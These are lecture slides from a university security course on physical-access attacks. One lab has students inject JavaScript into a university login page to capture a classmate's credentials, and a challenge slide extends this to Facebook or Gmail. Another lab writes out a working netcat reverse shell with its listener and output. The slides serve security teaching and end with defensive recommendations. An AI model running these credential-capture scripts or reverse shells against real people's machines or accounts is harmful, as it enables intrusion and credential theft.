Physical Security
(Defend Against the Dark Arts)

This is among the first activity that I have used in this class. It is well received by students.

Chapter 8

Krerk Piromsopa, Ph.D. @ 2019

Cases on trojan horses/backdoor/ code injection only

Physical Security

- ★ Motivation
- ★ What is Physical Security?
- ★ Scenario I
- ★ Scenario II
- ★ Conclusion

“Physical Access can be real dangerous.”

Krerk Piromsopa, Ph.D.

Motivation

- ★ To be better at protecting yourself, you have to learn to think like a bad guy.
- ★ (Just think. Don't be the bad one.)

- ★ Even the witches and the wizards have to learn to Defend Against the Dark Arts at hogwarts as well.
- ★ (Hopefully, we do not have to change the professor every year.)

What is physical security?

In terms of cybersecurity, the purpose of physical security is to minimize this risk to information systems and information.

How bad can it be?


- Malware ? Spyware ? keyloggers ? device cloning?
- https://www.zdnet.com/article/power-pwn-this-darpa-funded-power-strip-will-hack-your-network/

Food for thought

- ★ In a library, your friend leaves his/her computer unattended. He/She is now away from his/her computer for few minutes (e.g. going to toilet).
- ★ Can you do something so that you can later gain access to his/her computer or account?


Scenario I - Javascript Injection

- ★ Your friend has just logged out of ChulaSSO before leaving his/her computer. You have 2-3 minutes to inject a script to his/her browser so that you can steal his/her username (ChulaId) and password.
- ★ For this class, please inject a javascript so that once your friend login (clicked the login button), it will pop up his/her username/password.



Scenario I - Javascript Injection (ctd.)

- ★ Here is the screenshot of the output.
- ★ Hint 1. Navigate to "https://account.it.chula.ac.th/". Type `javascript:alert('Hello from bad guy.')` to the address bar (This may fail on some browsers.)
- ★ Hint 2. You may open javascript console to inject the code.



You have 15-20 minutes to try.

Challenge

(Try it yourself.)

- Can you do something like this with facebook or gmail login page?
- Of course, you can. (I have done it before.)

Scenario II - Trojan Horses


- Assuming that a bad guy can fool you to install and to run a software, this scenario shows a kind of trojan horse that allows bad guy to remote control your machine.
- This kind of attack is adapted from MSSQL SLAMMER worms that was spread around 2006.

Scenario II - Trojan Horses (ctd.)

- We will use NETCAT to do a reverse shell.
- Please install netcat.
  - Mac - use homebrew (https://brew.sh/). brew install netcat
  - Windows - use cygwin or download prebuilt binary (https://joncraton.org/blog/46/netcat-for-windows/)
  - Linux - you may install netcat from your package distribution. (On Debian-based Linux, use `apt install netcat-traditional`

Scenario II - Trojan Horses (ctd.)

- ★ Make a group of two persons.
  One is a victim. Another is an attacker.
- ★ Please connect to same network/WIFI access point.
  You may share a hotspot from your mobile phone.
  (Don’t use ChulaWIFI for this.)
- ★ First, attacker will start netcat in listen mode.
- ★ Once you got a change to the victim’s machine, send a remote shell back to hacker.


krerk@cony:~$ figlet Victim - Linux
krerk@cony:~$ nc.traditional -e /bin/bash 192.168.0.121 60000
2
krerk@LittleLada ~ $ figlet Hacker - MacOSX
krerk@LittleLada ~ $ nc -l -p 60000
1
pwd
/home/krerk
uname -a
3
Linux cony 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2 (2019-08-28) x86_64 GNU/Linux

Challenge

(Try it yourself.)

★ Can you reverse victim to Listen mode?

Conclusion

- ★ With physical access (even for a short period of time), there are several harmful things that a bad guy can do to your system.
- ★ Please write a short essay to summary your lesson from today. Your essay must cover two issues:
  - Explain the worst scenario that a bad guy can do with a few minutes of physical access to your computer.
  - How would you prevent yourself for such attacks?
- ★ (See the activity for more details.)

Recommendations

Lock screens ?

Secure / Safeguard your devices?

Check for privacy/security settings

Cover / disconnect camera when not in use

Multifactor authentication

End of Chapter 8